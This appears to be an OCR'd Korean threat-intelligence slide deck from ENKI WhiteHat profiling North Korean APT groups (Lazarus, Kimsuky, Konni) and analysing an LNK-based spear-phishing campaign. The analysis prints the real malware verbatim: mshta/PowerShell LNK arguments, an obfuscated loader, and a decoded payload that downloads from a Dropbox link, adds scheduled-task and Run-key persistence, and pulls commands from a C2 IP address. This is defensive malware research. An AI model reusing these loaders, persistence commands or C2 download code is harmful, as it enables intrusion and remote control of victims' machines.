ENKI
엔 키 화 이 트 햇

북한 APT 그룹 공격 사례 분석

엔키화이트햇 사이버위협대응센터

위협연구팀 천호진

2025.07.05

목차

ENKI

01 북한 APT 그룹 소개

APT 그룹이란?

- Advanced Persistent Threat
  - Advanced: 지능적이고
  - Persistent: 지속적인
  - Threat: 공격
- 지능형 지속 위협에 중점을 둔 사이버 공격 그룹
  - 일반적으로 국가 조직 또는 국가를 대신해 일하는 조직이다.

01 북한 APT 그룹 소개

북한 APT 그룹

- Lazarus
  - 금전 취득 목적(금융, 블록체인 …)
  - aka. Hidden Cobra, ZINC …
- Kimsuky
  - 정보 탈취 목적
  - aka. APT43, Thallium …
- Konni
  - 정보 탈취 목적
  - APT37 하위 클러스터로 분류

01 북한 APT 그룹 소개

북한 APT 그룹 – Lazarus

년도	사건	설명
2014	Sony Pictures Entertainment 해킹	- The Interview 상영에 대한 보복으로, 100TB 이상의 자료 유출 - FBI에서 Lazarus를 공격 배후로 지목
2016	방글라데시 중앙은행 SWIFT 절도 사건	- 피해액: 1억 6400만 달러 - Symantec과 BAE Systems 등에서 Lazarus를 공격 배후로 지목 - 미국은 북한 프로그래머 박진혁을 기소
2017	WannaCry 랜섬웨어	- NSA EternalBlue 취약점 악용 - 3일만에 150개국 30만대 PC를 암호화 - 구글 연구원이 Lazarus 그룹과 소스코드, C&C 서버 연관성을 밝힘
2022	Ronin & Horizon 브리지 해킹	- 피해액: 6억 달러, 1억 달러 - FBI에서 Lazarus를 공격 배후로 지목
2023	Atomic Wallet & Stake.com 해킹	- 피해액: 1억 달러, 4100만 달러 - Lazarus 지갑 주소 재사용, - FBI에서 Lazarus 소행임을 밝힘
2024	WazriX 거래소 해킹	- 피해액: 2.35억 달러 - 미국, 한국, 일본 3국에서 Lazarus를 공격 배후로 지목
2025	Bybit 거래소 해킹	- 피해액: 15억 달러 - FBI에서 Lazarus 소행임을 밝힘

ENKI

01 북한 APT 그룹 소개

북한 APT 그룹 – Kimsuky

년도	사건, 캠페인	설명
2013	Kimsuky Operation	- 처음 Kimsuky로 명명된 공격 - 한국 싱크탱크 대상 스피어 피싱 공격 - 드롭박스 메일 계정 이름이 kimsukyang
2014	한수원 사이버테러 사건	- 한수원 직원들에게 피싱 이메일 발송 - MBR 파괴 기능 악성코드 - 정부합동수사단이 Kimsuky를 공격 배후로 지목
2019	Smoke Screen 스피어 피싱	- 한국과 미국 북한관련 분야 종사자 대상 - 악성 문서 작성자, C&C 서버 주소 Kimsuky와 일치
2021	AppleSeed 악성코드 유포	- AppleSeed 계열 악성코드, 피싱 페이지 구조가 Kimsuky IOC와 동일 (KISA 보고서) - Malwarebytes가 “Kimsuky 한국 정부를 지속 표적”으로 명시
2024	PebbleDash + RDP Wrapper LNK 캠페인	- 방위, 언론, 국가 기관 대상 - Kimsuky 전용 악성코드(PebbleDash, AppleSeed) 동시 사용
2025	Github 공격 인프라 악용 캠페인	- 국내 특정인 대상 스피어 피싱 공격 - Github를 공격 인프라로 악용 - MoonPeak 캠페인과 관련된 테스트 IP 확인 - XenoRAT 서버가 네이버 피싱 공격에 사용된 이력 확인

01 북한 APT 그룹 소개


북한 APT 그룹 – Konni


년도	사건, 캠페인	설명
2014	Konni RAT 최초 식별	- 3년간 은밀히 활동 - 국내 정치, 통일 관련 단체 대상 공격 - 악성코드에서 한글 경로 확인 및 C&C 서버 재사용
2019	Coin Plan HWP 취약점 캠페인	- HWP 0 day 취약점 악용 - 암호화폐 관련 내용의 HWP 파일
2020	2020년 동경 패럴림픽 관련 문서 위장 스피어 피싱	- 러시아어로 작성된 북한 관련 문서 파일 - 공격 방식 및 Custom Base64 루틴이 Konni와 동일
2024	AutoIT 활용 스피어 피싱	- 국세청 사칭 피싱 메일 - LNK, AutoIT 악용

02 공격 사례 분석

개요

- 동일한 형식의 LNK 파일 이름





02 공격 사례 분석


개요

- **Virus Total 확인 결과**

ba52ab256079f80fdf9c47bf5fc215fed99ed1659c976c... 20241007_46790.docx.lnk lnk detect-debug-environment long-sleeps ...	32 / 63	2024-10-26 08:55:11	2024-10-26 08:55:11	1
dfeec1052063d6dc69cc6d23ca0cd262cd06899554f5eb... 20241011_64246.docx.lnk lnk long-command-line-arguments detect-debug-environment ...	33 / 64	2024-10-11 10:54:44	2024-10-13 12:06:59	2
11ac6151182db3b41f9022b4e4b8a388e982f7fece3a34... 20241013_24569.docx.lnk lnk long-sleeps url-pattern long-command-line-arguments ...	32 / 64	2024-10-16 00:28:06	2024-10-16 11:59:35	2
52b8e4da732d06000e29d7609668021be8cc99fccd9fb4... 20241015_56801.docx.lnk lnk url-pattern long-sleeps long-command-line-arguments ...	29 / 64	2024-10-15 13:12:30	2024-10-15 13:12:30	1
f4c4f68f8b27279b00b718b02392d5dfe1766c342a189a... 20250114_27263.docx.lnk lnk long-sleeps high-entropy checks-cpu-name ...	36 / 64	2025-01-14 05:16:33	2025-01-14 05:16:33	1

ENKI

02 공격 사례 분석



ENKI

02 공격 사례 분석

Stage 1 - 20250211_03837.docx.lnk

- 초기 침투에 사용된 LNK 악성코드
- LNK 분석 도구인 LECmd를 이용해 실행 명령어 확인

```
  File size (bytes): 43,520
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLo
cation, IsUnicode, EnableTargetMetadata
  File attributes: FileAttributeArchive
  Icon index: 0
  Show window: SwNormal (Activates and displays the window. The window is resto
red to its original size and position if the window is minimized or maximized.)

Relative Path: ..₩..₩..₩Windows₩System32₩mshta.exe???廖?????憂???????瞻?????富?
??????庵????コ????????tT?????????
Arguments: javascript:v=" -Encoding Byte;sc ";s="a=new Ac"+"tiveXObject('WSc"+"
ript.Shell');a.Run(c,0,true);close();";c="powe"+"rshell -ep bypass -c $t=0x1be8
;$k = Get-ChildItem *.lnk | where-object {$_.length -eq $t} | Select-Object -Ex
pandProperty Name;if($k.count -eq 0){$k=Get-ChildItem $env:T"+"EMP₩₩*₩₩*.lnk |
where-object{$_.length -eq $t};};$w='c:₩₩programdata₩₩d.ps1';$f=gc $k"+v+"$w ([
byte[]]($f | sel"+"ect -Skip 0x094a)) -Force"+v+"c:₩₩programdata₩₩b21111 0;po"+
"wersh"+"ell -ep bypass -f $w;";eval(s);
Icon Location: .docx
```


ENKI

02 공격 사례 분석

Stage 2 – d.ps1

- 북한 APT 그룹(Kimsuky, Konni)이 자주 사용하는 난독화 방식

```
$km02=@();
$owx0="cdlZ3btVmUegi"[9..2];
$kmq1="ag6M2Jg0WZ0lULkqw"[13..2];
$emu2="yaY0FGZtFmcn9mcwxFXcef"[18..2];
$hjm3="vy=wOnEzcw5CZcxVdim"[15..2];
$rye4="vw=yabce"[2..2];
$giko5=$owx0+$kmq1+$emu2+$hjm3+$rye4;
$km02+=$giko5 -join '';
$glq6="ks2cnASPgcGJ7cSY0FGZtFmcn9mcQxFX6M0JgQULgcGdkACa0FGU
$yab7="gjmu9WazJXZWRnblJnc1NEXzd3bkdSPj9WckszJm9CIiAXb05iM3
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG  ([tYPe]("
&("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Name ("{0}{2}
.("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{0}{1}" -f'm
.("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on') ${MO`Q00};
}});
```

```
$owx0= "UmVtb3Z1"
```


ENKI

02 공격 사례 분석

Stage 2 – d.ps1

- 북한 APT 그룹(Kimsuky, Konni)이 자주 사용하는 난독화 방식

```
$km02=@();
$owx0="cdlZ3btVmUegi"[9..2];
$kmq1="ag6M2Jg0WZ0lULkqw"[13..2];
$emu2="yaY0FGZtFmcn9mcwxFXcef"[18..2];
$hjm3="vy=wOnEzcw5CZcxVdim"[15..2];
$rye4="vw=yabce"[2..2];
$giko5=$owx0+$kmq1+$emu2+$hjm3+$rye4;
$km02+=$giko5 -join '';
$glq6="ks2cnASPgcGJ7cSY0FGZtFmcn9mcQxFX6M0JgQULgcGdkACa0FGU
$yab7="gjmu9WazJXZWRnblJnc1NEXzd3bkdSPj9WckszJm9CIiAXb05iM3
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG  ([tYPe]("
&("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Name ("{0}{2}
.("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{0}{1}" -f'm
.("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on') ${MO`Q00};
}});
```


ENKI

02 공격 사례 분석

Stage 2 – d.ps1

- 변수에 저장된 코드 (가독성 높인 버전)

```
$hpq2="vyUu8USu0WZ0NXeT
$gjm3="ye=oQDK0Qf7kCMyg
$opqs4=$uaj0+$gjn1+$hpq
$km02+=$opqs4 -join '';
& $opemcb5 $km02;
```

```
Set-Item Variable:c75HSG ([type]("Convert"))
Set-Variable -Name opemcb5 -Value ({
    param($UVW95)
    foreach($Cei26 in $UVW95){
        Set-Variable -Name krx78 -Value (
            $C75Hsg::FromBase64String.Invoke($Cei26)
        )
        Set-Variable -Name moq00 -Value (-join ($krx78 -as [char[]]))
        Invoke-Expression $moq00
    }
})
```

02 공격 사례 분석

Stage 2 – d.ps1

- 문자열 **실행**을 문자열 **출력**으로 바꾸면 되지 않을까?
  - Invoke-Expression -> Write-Output

```
pattern = re.compile(
    r'\(\s*"([^"]+)"\s*-f\s*((?:\'[^\']+\'\s*(?:,\s*)?){2,6})\)'
)

def process_match(match):
    fmt_str = match.group(1)
    args_str = match.group(2)
    args = re.findall(r'\'([^\']+)\'', args_str)

    try:
        computed = fmt_str.format(*args)
    except Exception as e:
        computed = None

    print("Computed:", computed)

    if computed == "Invoke-Expression":
        n = len(args)
        target = "Write-Output"
```

```
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG
&("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Na
.("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{
.("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on')
}});
```


ENKI

Stage 2 – d.ps1

```
Set-Item Variable:c75HSG ([type]("Convert"))
Set-Variable -Name opemcb5 -Value ({
    param($UVW95)
    foreach($Cei26 in $UVW95){
        Set-Variable -Name krx78 -Value (
            $C75Hsg::FromBase64String.Invoke($Cei26)
        )
        Set-Variable -Name moq00 -Value (-join ($krx78 -as [char[]]))
        Write-Output $moq00
    }
})
```

02 공격 사례 분석


Stage 2 – d.ps1

- 문자열 **실행** -> 문자열 **출력**
  - 파워쉘 스크립트 실행 결과

```
> python3 check_ps1_result.py
Remove-Item 'c:\\programdata\\d.ps1';
$e1 = {
    $du = "htt"+"ps://www.drop"+"box.com/scl/fi/cnfhxf0nc3qxfklznh5na/zzJG_2.zip?rlkey=7t1et81enar4uvbb7nnk58m9b&st=2dfarfvk&dl=1";try{$tg = "c:\\programdata\\gs.zip";.("{2}{3}{0}{1}"-f 'ebRe','quest','Invo','ke-W')
${d`U} -OutFile ${tG};Expand-Archive -Path $tg -D 'C:\\Programdata';$g = 'sch'+'tasks /create /sc minute /mo 2 /tn AGM'+'icrosoftE'+'dgeUpdate'+'Expanding'+'[7923498737] /tr "ws'+'cript //e:ja'+'vascr'+'ipt //b C:\\Pr
'+'ogramData\\83972.tmp" /f';cmd /c $g;$kic1='ws\\system'+'32\\wscr'+'ipt.exe //b //e'+':javascr'+'ipt C:\\Progra'+'mData\\83972.tmp" /f';$qoc='dows\CurrentVersion\Ru'+'n" /v GUpdat'+'e2 /t REG_SZ /d "c:\\windo'+ $kic
1;$tmp2='KCU\Software\Mi'+'crosoft\Win'+$qoc;$untiy = 'r';$tmp1='eg add "H';$tmp3=$tmp1+$tmp2;$trn1=$untiy+$tmp3;cmd /c $trn1;del $tg;}catch{};
        while($true){
        $u = " Inv"+"oke-Exp"+"ress"+"ion (Get-C"+"ontent C:\\Prog"+"ramData\\G3892.tmp);";powershell -ep bypass -c $u; Sleep(120);
        }
}
$rp = [runspacefactory]::CreateRunspacePool(1, 5);$rp.Open()
$p1 = [powershell]::Create();
$p1.RunspacePool = $rp;
$p1.AddScript($e1);
$JobObj = New-Object -TypeName PSObject -Property @{Runspace = $p1.BeginInvoke();PowerShell = $p1;}
$Usbbc=('206.206.127.152','7628','7032');
try{$r = $Usbbc[0];$p = $Usbbc[1];      $tc = New-Object System.Net.Sockets.TcpClient($r, $p);$strm = $tc.GetStream();$q=New-Object System.IO.StreamReader($strm);$z = '';while ($strm.DataAvailable -or $q.Peek() -ne -1
 ) {$t1=$q.ReadLine(); $z += $t1;}if($z.Length -ne 0){$b=[Convert]::FromBase64String($z);$t='c:\\programdata\\k.zip';Set-Content -Path $t -V $b -Encoding Byte;Expand-Archive -Path $t -D 'C:\\Programdata';del $t;$kic1=
'ws\\system'+'32\\wscr'+'ipt.exe //b //e'+':javascr'+'ipt C:\\Progra'+'mData\\N9371.js" /f';$qoc='dows\CurrentVersion\Ru'+'n" /v SUpdat'+'e /t REG_SZ /d "c:\\windo'+ $kic1;$tmp2='KCU\Software\Mi'+'crosoft\Win'+$qoc;$u
ntiy = 'r';$tmp1='eg add "H';$tmp3=$tmp1+$tmp2;$trn1=$untiy+$tmp3;cmd /c $trn1;$g = 'sch'+'tasks /create /sc minute /mo 2 /tn AM'+'icrosoftE'+'dgeUpdate'+'Expanding'+'[3829710973] /tr "ws'+'cript //e:ja'+'vascr'+'ipt
//b C:\\Pr'+'ogramData\\38243.tmp" /f';cmd /c $g;$strm.close();}}catch{};while($true){r = $Usbbc[0];$p2 = $Usbbc[2];$tc2 = New-Object System.Net.Sockets.TcpClient($r, $p2);$st2 = $tc2.GetStream();$r2 = New-Object Syst
em.IO.StreamReader($st2);$c = '';while ($st2.DataAvailable -or $r2.Peek() -ne -1 ) {$t2=$r2.ReadLine(); $c += $t2;}if($c.Length -ne 0){$TSbbcnv1 = "c:\programdata\tmps2.ps1";$c | Out-File $TSbbcnv1;powershell -ep bypa
ss -f $TSbbcnv1;del $TSbbcnv1;}Sleep(20);}
```

Stage 2 – d.ps1


- Dropbox에서 압축 파일 다운 및 압축 해제
  - 파워쉘 스크립트와 자바스크립트 파일




02 공격 사례 분석

Stage 2 – d.ps1


- 지속성 확보를 위한 작업 수행
- 작업 스케줄러, 자동 실행 레지스트리 등록





AMicrosoftEdgeUpdateExpanding[7923498737]

wscript /e:javascript /b C:\ProgramData\83972.tmp



